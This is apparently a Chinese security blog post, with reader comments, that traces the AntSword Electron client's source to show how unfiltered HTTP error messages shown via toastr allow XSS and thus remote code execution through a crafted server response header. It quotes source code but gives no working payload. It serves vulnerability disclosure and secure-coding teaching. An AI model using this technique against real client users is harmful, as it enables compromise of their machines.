几乎界面的所有输出都做了过滤，那为什么在我们的连接错误信息中没有过滤呢。于是我准备从源码层面上分析原因。由于错误信息是在连接失败的时候抛出，所以我怀疑输出点是http连接时候的错误处理产生的输出，所以先全局查找http的连接功能或函数，由于http连接一般属于核心全局函数或类。我先从入口文件app.js看起。（通过package.json配置文件的main值知道入口文件是app.js）

```
68    // 打开调试控制台
69    mainWindow.webContents.openDevTools();
70
71    electron.Logger = require('./modules/logger')(mainWindow);
72    // 初始化模块
73    ['menubar', 'request', 'database', 'cache', 'update', 'plugStore'].map((_) => {
74      new ( require(`./modules/${_}`) )(electron, app, mainWindow);
75    });
76  });
77
```

入口文件一共就80行，在最末尾入口文件引入了6个文件，其中的request十分明显肯定是发起网络请求的文件，跟进分析。

```
Medicean, a month ago | 3 authors (Medicean and others)
1  /**
2   * HTTP后端数据发送处理函数
3   * 更新: 2016/05/07
4   */      Antoor, 3 years ago • Reconstruction of the back-end HTTP reques
5
6  'use strict';
7
8  const fs = require('fs'),
9    iconv = require('iconv-lite'),
10   jschardet = require('jschardet'),
11   through = require('through'),
12   CONF = require('./config'),
13   superagent = require('superagent'),
14   superagentProxy = require('superagent-proxy');
15 const { Readable } = require("stream");
16
17 let logger;
18 // 请求UA
19 const USER_AGENT = 'antSword/v2.0';
20
21 // 请求超时
22 const REQ_TIMEOUT = 10000;
23
24 // 代理配置
25 const APROXY_CONF = {
26   mode: 'noproxy',
27   uri: ''
28 }
29
Medicean, 3 months ago | 3 authors (Medicean and others)
30 class Request {
```


开头的注释就表示了这个文件就是专门发起网络请求的函数文件，在第13行，发现这个文件引入了一个模块superagent，这是一个node的轻量级网络请求模块，类似于python中的requests库，所以可以确定此函数使用这个库发起网络请求，追踪superagent变量

```
93   /**
94    * 监听HTTP请求
95    * @param  {Object} event ipcMain事件对象
96    * @param  {Object} opts  请求配置
97    * @return {[type]}       [description]
98    */
99   onRequest(event, opts) {
100    logger.debug('onRequest::opts', opts);
101    if(opts['url'].match(CONF.urlblacklist)) {
102      return event.sender.send('request-error-' + opts['hash'], "Blacklist URL");
103    }
104    let _request = superagent.post(opts['url']);
105    // 设置headers
106    _request.set('User-Agent', USER_AGENT);
107    // 自定义headers
108    for (let _ in opts.headers) {
109      _request.set(_, opts.headers[_]);
110    }
```

在104行发现，新建了一个网络请求，并且将返回对象赋予_request参数，从94行的注释也能发现这里应该实现的应该给是发起网络请求的功能，所以从这里开始追踪_request变量。

```
122     let _datasuccess = false; // 表示是否是 404 类shell
123     _request
124       .proxy(APROXY_CONF['uri'])
125       .type('form')
126       // .set('Content-Type', 'application/x-www-form-urlencoded')
127       .timeout(opts.timeout || REQ_TIMEOUT)
128       .ignoreHTTPS(opts['ignoreHTTPS'])
129       .parse((res, callback) => {
130         this.parse(opts['tag_s'], opts['tag_e'], (chunk) => {
131           event.sender.send('request-chunk-' + opts['hash'], chunk);
132         }, res, (err, ret)=>{
133           let buff = ret ? ret : new Buffer();
134           // 自动猜测编码
135           let encoding = detectEncoding(buff, {defaultEncoding: "unknown"});
136           logger.debug("detect encoding:", encoding);
137           encoding = encoding != "unknown" ? encoding : opts['encode'];
138           let text = iconv.decode(buff, encoding);
139           if (err && text == "") {
140             return event.sender.send('request-error-' + opts['hash'], err);
141           };
142           // 回调数据
143           event.sender.send('request-' + opts['hash'], {
144             text: text,
145             buff: buff,
146             encoding: encoding
147           });
148           _datasuccess = true;
149           callback(null, ret);
150         });
151       }).on('error', (err) => {
152         if(_datasuccess == false) {
153           return event.sender.send('request-error-' + opts['hash'], err);
154         }
155       });
156       antstream.pipe(_request);
```


从123行到132行是发网络请求，并且151行，当产生错误的时候会传递一个request-error错误，并且传递了错误信息，并且之后的代码也是相同的错误处理，于是全局搜索request-error。



很明显，跟进base.js

```
/**
 * HTTP请求函数
 * ? 用法：core.request(core.base.info()).then((ret) => {}).catch((e) => {})..
 * @param  {Object} code           请求源数据
 * @param  {Function} chunkCallBack 二进制流回调函数，可选
 * @return {Promise}               Promise操作对象
 */
request(code, chunkCallBack) {
  const opt = this.complete(code);
  return new Promise((res, rej) => {
    // 随机ID(用于监听数据来源)
    const hash = (String(+new Date) + String(Math.random())).substr(10, 10).replace('.', '_');
    // 监听数据返回
    antSword['ipcRenderer']
      // 请求完毕返回数据{text,buff}
      .once(`request-${hash}`, (event, ret) => {
        return res({
          'encoding': ret['encoding']||"",
          'text': ret['text'],
          'buff': ret['buff']
        });
      })
      // HTTP请求返回字节流
      .on(`request-chunk-${hash}`, (event, ret) => {
        return chunkCallBack ? chunkCallBack(ret) : null;
      })
      // 数据请求错误
      .once(`request-error-${hash}`, (event, ret) => {
        return rej(ret);      antoor, 3 years ago • Fixed asynchronous callback error prompt
      })
      // 发送请求数据
      .send('request', {
        url: this.__opts__['url'],
        hash: hash,
        data: opt['data'],
        tag_s: opt['tag_s'],
        tag_e: opt['tag_e'],
        encode: this.__opts__['encode'],
        ignoreHTTPS: (this.__opts__['otherConf'] || {})['ignore-https'] === 1,
        useChunk: (this.__opts__['otherConf'] || {})['use-chunk'] === 1,
        chunkStepMin: (this.__opts__['otherConf'] || {})['chunk-step-byte-min'] || 2,
        chunkStepMax: (this.__opts__['otherConf'] || {})['chunk-step-byte-max'] || 3,
        useMultipart: (this.__opts__['otherConf'] || {})['use-multipart'] === 1,
        timeout: parseInt((this.__opts__['otherConf'] || {})['request-timeout']),
        headers: (this.__opts__['httpConf'] || {})['headers'] || {},
        body: (this.__opts__['httpConf'] || {})['body'] || {}
      });
  })
}
```

这里定义了一个request函数，封装好了http请求，在监听到request-error-事件的时候会直接返回promise的reject状态，并且传递error信息，ret变量就是上面传递过来的err, rej就是promise的reject，不懂promise的可以去看看promise。然后由之后调用此request函数的catch捕获。所以全局搜索request函数



在搜索列表里发现有database,filemanager,shellmanager等文件都调用了request函数，由于蚁剑的shell先会列目录文件，所以第一个网络请求可能是发起文件或目录操作，而我们的错误信息就是在第一次网络请求后面被输出，所以跟进filemanager


```
140   // 获取目录文件列表
141   getFiles(p, callback) {
142
143     let self = this;
144     if(self.isWin) { // 处理输入为 f:\ 这种情况
```

在140行注释发现了获取文件目录的函数，审计函数

```
166     this.core.request(
167       this.core.filemanager.dir({
168         path: path
169       })
170     ).then((res) => {
171       let ret = res['text'];
172       // 判断是否出错
173       if (ret.startsWith('ERROR://')) {
174         callback([]);
175         return toastr.error(ret.substr(9), LANG_T['error']);
176       };
177       let tmp = ret.split('\n');
178
179       tmp.sort();
180
181       let folders = [];
182       let files = [];
183
184       tmp.map( (t) => {
185         let _ = t.split('\t');
186         let d = {
187           name: _[0],
188           time: _[1],
189           size: _[2],
190           attr: _[3]
191         }
192         if (_[0].endsWith('/')) {
193           folders.push(d);
194         }else{
195           files.push(d);
196         }
197       } );
198
199       let data = folders.concat(files);
200       callback(data);
201
202       // 增加缓存
203       // self.cache[path] = data;
204       this.cache.set(cache_tag, JSON.stringify(data));
205     }).catch((err) => {
206       toastr.error((err instanceof Object) ? JSON.stringify(err) : String(err), LANG_T['error']);
207     })
208
```

在166行发现了调用了request函数，204行用catch捕获了前面promise的reject，并且将err错误信息json格式化并传递给toastr.error这个函数。toastr是一款轻量级的通知提示框Javascript插件，下面是这个插件的用法

看看上面蚁剑输出的错误信息，是不是发现了点什么。



这个插件在浏览器里面也是默认不会进行xss过滤的。由于错误信息包含了http返回包的状态码和信息，所以我们构造恶意http头，前端通过toastr插件输出即可造成远程命令执行。

总结

由于http的错误信息输出点混杂在了逻辑函数中，相当于控制器和视图没有很好地解耦，开发者虽然对大部分的输出点进行的过滤，但是由于这个输出点比较隐蔽且混淆在的控制层，所以忽略了对此报错输出的过滤，并且错误信息是通过通知插件输出，更增加了输出的隐蔽性。开发人员在使用类似插件的时候应该了解插件是否对这类漏洞做了过滤，不能过度信赖第三方插件，并且在编写大型项目的时候，视图层和控制层应该尽可能的分离，这样才能更好进行项目的维护。

对于electron应用，开发者应该了解xss的重要性，electron应用的xss是直接可以造成系统RCE的，对于用户可控输出点，特别是这种远程可控输出点，都必须进行过滤。

xss Electron RCE

赞 (61) 收藏

evoA

分享到：

推荐阅读

Typo3 CVE-2019-12747 反序列化漏洞分析


2019-08-02 17:00:13

基于Unicorn和LibFuzzer的模拟执行fuzzing

2019-08-02 16:02:08

HackTheBox HackBack渗透笔记

2019-08-02 16:00:07



最新fastjson反序列化漏洞分析

2019-08-02 11:30:02

发表评论

发表你的评论吧

昵称 吃瓜群众 换一个 发表评论

评论列表

sketch_pl4ne · 2019-04-22 08:09:36 回复

大一cve...

吴怼怼 · 2019-04-16 11:34:44 回复

xmsl aaa

黑帽子 · 2019-04-16 00:20:51 回复

太强了

ratt3n · 2019-04-15 13:16:25 回复

资瓷肯定是资瓷的

带头大哥 · 2019-04-15 11:56:01 回复

so six

xq17 · 2019-04-15 08:08:26

膜，真的强

waji · 2019-04-13 00:15:24 回复

吹爆evoA师傅！

Ph3mf0lk · 2019-04-12 20:21:47 回复

太强了吧。

L245680D · 2019-04-12 19:22:33 回复

大一就CVE厉害了

吃瓜群众 · 2019-04-12 18:09:41 回复

666666666

又注入是吧 · 2019-04-12 17:35:46 回复

tqltql

詟訫尛羅卟 · 2019-04-12 15:10:33 回复

学习了！

arr0w1 · 2019-04-12 14:46:58 1 回复

这么长？ 一句话：报错等输出点没过滤XSS

匿名用户 · 2019-04-15 08:47:01 回复

所以师傅不是说了是分享思路嘛。。。

Smi1e · 2019-04-12 14:39:09 1 回复

ev0A师傅tql

吃瓜群众 · 2019-04-12 14:19:42 回复

66666

evoA

blog: evoa.me

文章 1　粉丝 1　✚ 关注

TA的文章

蚁剑客户端RCE挖掘过程及源码分析

2019-04-12 14:30:51

输入关键字搜索内容

相关文章

OXID eShop两处漏洞分析

ESI（Edge Side Include）注入技术（二）

CVE-2019-11580：Atlassian Crowd RCE漏洞分析

Redis 基于主从复制的 RCE 利用方式

Magento 2.3.1：从未授权存储型XSS到RCE

使用honggfuzz挖掘VLC的一个double-free RCE漏洞

看我如何利用JavaScript全局变量绕过XSS过滤器

热门推荐